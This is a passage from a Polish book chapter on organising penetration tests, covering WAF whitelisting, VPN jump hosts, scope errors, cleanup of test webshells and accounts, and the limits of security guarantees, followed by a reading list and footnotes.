Jak mają zachować się pentesterzy w przypadku funkcji, które nie działają poprawnie w trakcie testów? Takie sytuacje mogą mieć miejsce – i mają – w praktyce, może nawet częściej, niż powinny. **Zlecający prace powinien upewnić się, czy do testów oddawany jest sprawny system**. W końcu to właściciel lub opiekun aplikacji najlepiej wie, jak zachowuje się poprawnie działający system. Szczególnie istotne jest to w przypadku aplikacji, dla których na potrzeby testów penetracyjnych uruchomione zostało dedykowane środowisko. Dopiero po czasie okazuje się, że wdrożenie nie zakończyło się pełnym sukcesem.

Od pentesterów należy natomiast wymagać, by po zauważeniu niepoprawnie działającej funkcji niezwłocznie zgłosili ten fakt do opiekuna testów. Przekazanie takiej informacji pozwala po stronie zlecającego testy podjąć decyzję o tym, czy niezbędne jest przywrócenie do działania określonej funkcjonalności, czy może ta część aplikacji zostanie wykluczona z zakresu testów. Pewne jest jednak to, że **niedopuszczalne jest pominięcie w trakcie testów niedziałającej funkcji i nieodnotowanie tego nigdzie**.

Aktywne osłony typu Web Application Firewall

Podobne dylematy, jak w przypadku wyboru środowiska do testów, dotyczą wykonywania testów z włączonymi osłonami typu Web Application Firewall (WAF)[60]. Dla opiekunów i architektów rozwiązań stanowią one dodatkową warstwę systemu, który traktują oni jako integralną część całego rozwiązania. Czasem wysuwany jest wręcz argument, jakoby WAF chronił aplikacje przed atakami, co podważa zasadność realizacji testów

penetracyjnych. Pentesterzy patrzą na to jednak z innej perspektywy. **Testując aplikację w konfiguracji, gdzie zapytania przesyłane do aplikacji są filtrowane i blokowane przez rozwiązania klasy WAF, nigdy nie mają pewności, czy testują jakość zabezpieczeń samej aplikacji, czy też systemu WAF**. Nie jest to komfortowa sytuacja i może w negatywny sposób wpłynąć na jakość samych testów.

Zalecaną praktyką w takim przypadku jest **zastosowanie podejścia hybrydowego**. Wszystkie testy, które realizuje wykonawca, powinny być wykonywane z określonych adresów IP (zazwyczaj więcej niż jednego, ale nie więcej niż kilku). **Można więc przygotować taką konfigurację, w której część adresów IP pentesterów zostanie dodana do białej listy (ang. *whitelist*) w systemie WAF, a pozostałe – nie**. Dzięki temu pentesterzy w trakcie normalnych prac będą korzystać z adresów dodanych do białej listy, testując tym samym zabezpieczenia samej aplikacji, a nie jakość działania systemu WAF. Gdy tylko wykryją podatność, mogą przekierować ruch przez adres nie dodany do tej listy i sprawdzić, czy wykryty przez nich błąd jest skutecznie blokowany przez WAF. Takie rozwiązanie jest, w mojej ocenie, kompromisem. Pentesterzy mogą dokładnie przetestować samą aplikację, a zamawiający otrzymuje w raporcie dodatkową informację o tym, przed którymi błędami WAF chroni, a przed którymi już nie.

Testy infrastruktury a tunel VPN

Zdarza się, że infrastruktura, którą chcemy poddać testom bezpieczeństwa, będzie stanowiła wewnętrzne zasoby firmy nieosiągalne z publicznej sieci Internet. W takim przypadku może paść propozycja przeprowadzenia skanowania sieci poprzez zestawiony tunel VPN[61]. Rekomenduję, aby ostrożnie podchodzić do takich pomysłów. **Czym innym jest przeprowadzenie testu penetracyjnego aplikacji webowej z wykorzystaniem tunelu VPN, a czym innym skanowanie infrastruktury sieciowej**. Jakość testów penetracyjnych aplikacji nie ucierpi na wykonywaniu testów przez tunel, ale może wpłynąć na wyniki skanowania serwerów, chociażby ze względu na ograniczenia bramki VPN lub nałożone polityki sieciowe.

Zdecydowanie lepszym pomysłem w przypadku chęci zdalnego skanowania infrastruktury wewnętrznej jest **uruchomienie w infrastrukturze stacji przesiadkowej**, do której pentesterzy będą uzyskiwać dostęp przez tunel VPN, ale same testy będą realizowane z poziomu wspomnianej stacji.

Kopiuj i wklej

Niepozorna funkcja „kopiuj i wklej" również może przysporzyć problemów przy realizacji testów penetracyjnych. Oczywiście to nie sama funkcja jest winna, ale człowiek, który korzysta z niej nieopatrznie. Mowa tu o przypadkach, kiedy podczas wymiany informacji o zakresie testów popełniony zostanie błąd i np. zamiast adresu IP 11.1.1.1 przekazany zostanie adres 1.1.1.1. Może okazać się, że pentesterzy przeprowadzają ataki na infrastrukturę, której właściciel nie wyraził zgody na testy lub nawet nie jest w jakikolwiek sposób powiązany z podmiotem zlecającym testy.

Higiena

Test penetracyjny, tak jak zostało to ujęte na początku tego tekstu, charakteryzuje się podejmowaniem prób przeprowadzania rzeczywistych ataków na systemy komputerowe. Co za tym idzie – pentesterzy muszą podjąć działania, które mają na celu wykrycie i eksploitację wykrytych luk (podatności). W ramach tego procesu wykonywane są jednak czynności, które, przy nieostrożnym zachowaniu, mogą narazić testowane systemy na atak przez niepowołane osoby. Jeden z prostszych przypadków dotyczy testów funkcji wgrywania plików[62]. Wyobraźmy sobie sytuację, gdy pentester wgrywa tzw. webshell[63], np. `webshell.php` w postaci skryptu PHP do aplikacji, a ta odkłada go np. w katalogu `uploads`. Z dużym prawdopodobieństwem URL do takiego pliku będzie następujący: *https:/training.securitum.com.pl/uploads/webshell.php*. Jeśli dodatkowo na serwerze włączona jest opcja listowania katalogów, to każdy, kto odwiedzi katalog `uploads` (`https://training.securitum.com/uploads`), zauważy wspomiany plik i będzie mógł się do niego odwołać, a co za tym idzie – najprawdopodobniej będzie w stanie wykonać dowolne polecenia na serwerze aplikacji. Taka sytuacja rodzi duże ryzyko, jeżeli dostęp do pliku nie został w jakikolwiek sposób zabezpieczony (np. poprzez wymuszenie podania hasła w parametrze). **Pentester powinien więc w pierwszej kolejności zadbać o to, by webshell w żaden sposób nie umożliwiał uruchomienia na serwerze poleceń każdej postronnej osobie, a dodatkowo po zakończeniu testów plik powinien zostać usunięty.** Jeżeli sam pentester nie będzie mógł tego zrobić, powinien umieścić stosowną informację w raporcie lub wiadomości, która zostanie skierowana do właściciela aplikacji.

Higienę należy zachować również w przypadku kont testowych. **Trzeba usunąć dostępy do aplikacji**, które zostały wygenerowane na potrzeby testów lub już w ich trakcie, szczególnie jeżeli ustalono dla nich proste loginy i/lub hasła.

Gwarancje

Kończąc powoli wymienianie ryzyk związanych z testami, trzeba poruszyć wątek **gwarancji bezpieczeństwa**, o którą zabiegają czasem klienci zlecający testy, czy to do zespołów wewnętrznych w danej firmie, czy prosząc o usługę testów penetracyjnych zewnętrzną firmę. Myślę, że sprawę trzeba postawić dość jasno. **Żaden szanujący się ekspert ds. bezpieczeństwa IT lub firma dostarczająca usługi specjalistyczne w tym zakresie nie udzielą pełnej gwarancji bezpieczeństwa jakiegokolwiek systemu IT**. Nie zmienia tego nawet to, czy na testy poświęciło się dzień czy miesiąc. **Bezpieczeństwo jest procesem** – i nie jest to pusty slogan. W innym miejscu tego tekstu użyłem porównania do samochodu, który musi przechodzić okresowe przeglądy techniczne. Samochód sprawny wczoraj nie musi być sprawny dzisiaj. W świecie IT działa to w identyczny sposób. System, który przeszedł rygorystyczne testy penetracyjne, może następnego dnia ulec atakowi, np. na skutek eksploitacji podatności typu 0-day[64], o której pentesterzy nie mieli prawa wiedzieć w czasie realizacji testów. Dobierając lub oceniając testy, należy skupić się na ich zakresie, kompleksowości oraz doświadczeniu zespołu, który je realizuje.

Niska wycena

Oprócz kwestii technicznych wątpliwości mogą pojawić się już na etapie porównywania ofert testów penetracyjnych. Jeżeli zdarzy się, że oferta danej firmy będzie w istotny sposób odbiegać od wyceny testów pozostałych oferentów, powinno to wzbudzić czujność (np. propozycja jednego z oferentów stanowi 30–40% ceny zaproponowanej przez inne firmy). Prawdopodobnie nie będzie to dobra okazja, a oferta, w ramach której, zamiast klasycznych testów penetracyjnych łączących podejście manualne i automatyczne, oferent zamierza wykonać jedynie podstawowe sprawdzenia popularnymi skanerami podatności. Taka usługa nie powinna być porównywalna cenowo z pełnoprawnym testem penetracyjnym.

PODSUMOWANIE

Testy penetracyjne stanowią istotny element procesu podnoszenia bezpieczeństwa systemów IT. Pozwalają na skonfrontowanie założeń przyjętych na etapie projektowania i wdrażania rozwiązań z rzeczywistością. Zdarza się, że test penetracyjny może w negatywny sposób wpłynąć na dostępność systemu, ale stanowi to niewielki odsetek przypadków i na pewno nie powinno to przesłaniać ogólnej idei testów penetracyjnych.

Mam nadzieję, że lektura tego rozdziału pozwoliła każdemu Czytelnikowi lepiej zrozumieć proces realizacji testów penetracyjnych, dzięki czemu organizacja samych testów stanie się prostsza i przyjemniejsza. Tym, którzy chcą zagłębić się bardziej w omawiane zagadnienia – poza praktyką – pozostawiam też wybór literatury do samodzielnego zapoznania się.

Dalsze poszerzanie wiedzy

Czytelników chcących poszerzyć swoją wiedzę o realizacji testów penetracyjnych zachęcam m.in. do uważnego śledzenia portali opisujących bieżące wydarzenia ze świata bezpieczeństwa IT oraz do brania udziału w szkoleniach podnoszących wiedzę w tym zakresie.

Dobrym źródłem informacji rozszerzającym wiedzę będą również materiały opisujące standardy i metodyki wykorzystywane w trakcie testów penetracyjnych. Taka lektura czeka np. pod tymi adresami:

- OWASP Top Ten, https://owasp.org/www-project-top-ten/
- OWASP Application Security Verification Standard (ASVS), https://owasp.org/www-project-application-security-verification-standard/
- OWASP Mobile Application Security Verification Standard (MASVS), https://github.com/OWASP/owasp-masvs
- Penetration Testing Execution Standard (PTES), http://www.pentest-standard.org/index.php/Main_Page
- Open Source Security Testing Methodology Manual (OSSTMM), https://www.isecom.org/OSSTMM.3.pdf

1 *Zero-day exploit* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Zero-day_exploit
2 ISO (International Organization for Standardization), *ISO/IEC 27001:2022. Information security, cybersecurity and privacy protection – Information security management systems – Requirements*, https://www.iso.org/standard/82875.html
3 *Uniform Resource Locator* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Uniform_Resource_Locator
4 *Adres IP* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Adres_IP
5 *Uwierzytelnianie* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Uwierzytelnianie
6 *Komisja Nadzoru Finansowego, Rekomendacja D dotycząca zarządzania obszarami technologii informacyjnej i bezpieczeństwa środowiska teleinformatycznego w bankach*, Warszawa 2013, https://www.knf.gov.pl/knf/pl/komponenty/img/Rekomendacja_D_8_01_13_uchwala_7_33016.pdf
7 *Ustawa z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa* (Dz.U. z 2018 r. poz. 1560), https://isap.sejm.gov.pl/isap.nsf/DocDetails.xsp?id=WDU20180001560
8 Payment Card Industry Security Standards Council, *Payment Card Industry Data Security Standard*, v. 4.0, March 2022, https://www.pcisecuritystandards.org/
9 *Obwieszczenie Marszałka Sejmu Rzeczypospolitej Polskiej z dnia 30 sierpnia 2019 r. w sprawie ogłoszenia jednolitego tekstu ustawy o ochronie danych osobowych* (Dz.U. z 2019 r. poz. 1781), https://isap.sejm.gov.pl/isap.nsf/DocDetails.xsp?id=WDU20190001781
10 *Interfejs programowania aplikacji* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Interfejs_programowania_aplikacji
11 *Usługa sieciowa* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Us%C5%82uga_sieciowa
12 *Representational state transfer* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Representational_state_transfer
13 *SOAP* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/SOAP
14 *Interfejs użytkownika* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Interfejs_u%C5%BCytkownika
15 *Lokalna sieć komputerowa* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Lokalna_sie%C4%87_komputerowa
16 Amazon Web Services, https://aws.amazon.com/
17 HackerOne, https://www.hackerone.com/
18 Bugcrowd, https://www.bugcrowd.com/
19 OWASP, *OWASP Application Security Verification Standard*, https://owasp.org/www-project-application-security-verification-standard/
20 Nawrat J., *Modelowanie zagrożeń i analiza ryzyka – podejście praktyka*, TECH&DEV&SEC – Technology, Development & Security, janusznawrat.wordpress.com, 16 lipca 2013, https://janusznawrat.wordpress.com/2013/07/16/modelowanie-zagrozen-i-analiza-ryzyka-podejscie-praktyka/
21 *Oprogramowanie jako usługa* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Oprogramowanie_jako_us%C5%82uga
22 OWASP, *OWASP Top Ten*, https://owasp.org/www-project-top-ten/
23 OWASP, *OWASP Mobile Application Security Verification Standard (MASVS)*, GitHub, https://github.com/OWASP/owasp-masvs
24 PTES, *High Level Organization of the Standard*, last edited: August 16, 2014, http://www.pentest-standard.org/index.php/Main_Page
25 Herzog P., *OSSTMM 3 – The Open Source Security Testing Methodology Manual, Contemporary Security Testing and Analysis*, ISECOM, 2010, https://www.isecom.org/OSSTMM.3.pdf
26 Kyburz K. (Swissky), *Payloads All The Things*, GitHub, https://github.com/swisskyrepo/PayloadsAllTheThings
27 Sajdak M., *Czym jest XSS?*, sekurak.pl, 5 lipca 2013, https://sekurak.pl/czym-jest-xss/
28 CheatSheets Series Team, *Insecure Direct Object Reference Prevention Cheat Sheet* [w:] *OWASP Cheat Sheet Series*, https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
29 Kali, *Kali Tools. Tool Documentation*, https://www.kali.org/tools/
30 OffSec, *PEN-200: Penetration Testing with Kali Linux. OSCP Certification*, https://www.offensive-security.com/pwk-oscp/
31 *Active Directory* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Active_Directory
32 EC-Council, *Certified Ethical Hacker*, https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/
33 (ISC)², *CISSP – The World's Premier Cybersecurity Certification*, https://www.isc2.org/Certifications/CISSP

34 *List of computer security certifications* [w:] *Wikipedia, the Free Encyclopedia*, https://en.wikipedia.org/wiki/List_of_computer_security_certifications

35 *Umowa o zachowaniu poufności* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Umowa_o_zachowaniu_poufno%C5%9Bci

36 Google Developer, *TestFlight*, https://developer.apple.com/testflight/

37 *Jailbreak (iOS)* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Jailbreak_(iOS)

38 Google Developers, *Restricting your app to specific certificates* [w:] *Security with network protocols*, last updated: December 13, 2022, https://developer.android.com/training/articles/security-ssl#Pinning

39 *Interfejs programowania aplikacji* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Interfejs_programowania_aplikacji

40 Jaśkiewicz G., Kamiński J., *Security tests of Livecall.io web application*, Secutitum, 2020, https://sekurak.pl/wp-content/uploads/2020/06/Livecall_web_20200306_public.pdf; Bentkowski M., Sajdak M., *Web application: eventory.cc*, Securitum, 2019–2020, https://cdn.sekurak.pl/eventory-sample--pentest-report.pdf; Securitum, *Raport podatności znalezionych w aplikacji YetiForce CRM*, 2017, https://securitum.pl/wp-content/uploads/2017/09/raport_testy_bezpieczenstwa_yetiforce.pdf

41 GitHube, *Public pentest reports*, https://pentestreports.com/reports/; juliocesarfort, *Public penetration testing reports*, GitHub, https://github.com/juliocesarfort/public-pentesting-reports

42 Polak I., *Raport z testów bezpieczeństwa. Aplikacja webowa ICA*, Securitum, 2021, https://sekurak.pl/wp-content/uploads/2022/06/Securitum_CANALPLUS_ICA_20211222_final_public.pdf

43 *Pretty Good Privacy* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Pretty_Good_Privacy

44 *7-Zip*, https://www.7-zip.org/

45 Signal, https://signal.org/pl/

46 Microsoft, *Osobisty magazyn w chmurze w usłudze OneDrive*, https://www.microsoft.com/pl-pl/microsoft-365/onedrive/online-cloud-storage

47 Microsoft, *SharePoint*, https://www.microsoft.com/pl-pl/microsoft-365/sharepoint/collaboration

48 ZAP, *OWASP® Zed Attack Proxy (ZAP)*, https://www.zaproxy.org/

49 PortSwigger, *Burp Suite Professional*, https://portswigger.net/burp/pro

50 Tenable, *Nessus*, https://www.tenable.com/products/nessus

51 MITRE, *Viewing Customized CWE information*, https://cwe.mitre.org/

52 *User Datagram Protocol* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/User_Datagram_Protocol

53 *Protokół sterowania transmisją* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Protok%C3%B3%C5%82_sterowania_transmisj%C4%85

54 Sajdak M., *Krytyczna podatność w Apache Log4j. Co wiemy, jak wyglądają ataki? Jak się chronić? CVE-2021-44228 RCE*, sekurak.pl, 11 grudnia 2021, https://sekurak.pl/krytyczna-podatnosc-w-log4j-co-wiemy-jak-wygladaja-ataki-jak-sie-chronic-cve-2021-44228-rce/

55 GitLab, *exploitdb*, https://gitlab.com/exploit-database/exploitdb/-/commits/main

56 *Kaskadowe arkusze stylów* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Kaskadowe_arkusze_styl%C3%B3w

57 *Ciągła integracja* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Ci%C4%85g%C5%82a_integracja

58 *Jenkins*, https://www.jenkins.io/

59 *GitLab*, https://about.gitlab.com/

60 *Iziourov* D., *Czym jest Web Application Firewall? – część pierwsza: na przykładzie naxsi*, sekurak.pl, 23 sierpnia 2013, https://sekurak.pl/czym-jest-web-application-firewall-czesc-pierwsza-na-przykladzie-naxsi/

61 *Wirtualna sieć prywatna* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Wirtualna_sie%C4%87_prywatna

62 mb, *Bezpieczeństwo aplikacji webowych: podatności w mechanizmach uploadu*, sekurak.pl, 23 listopada 2015, https://sekurak.pl/bezpieczenstwo-aplikacji-webowych-podatnosci-w-mechanizmach-uploadu/

63 Piosek M., *Jak wykrywać backdoory / webshelle w aplikacjach webowych?*, sekurak.pl, 31 lipca 2017, https://sekurak.pl/jak-wykrywac-backdoory-webshelle-w-aplikacjach-webowych/

64 *Zero-day exploit* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Zero-day_exploit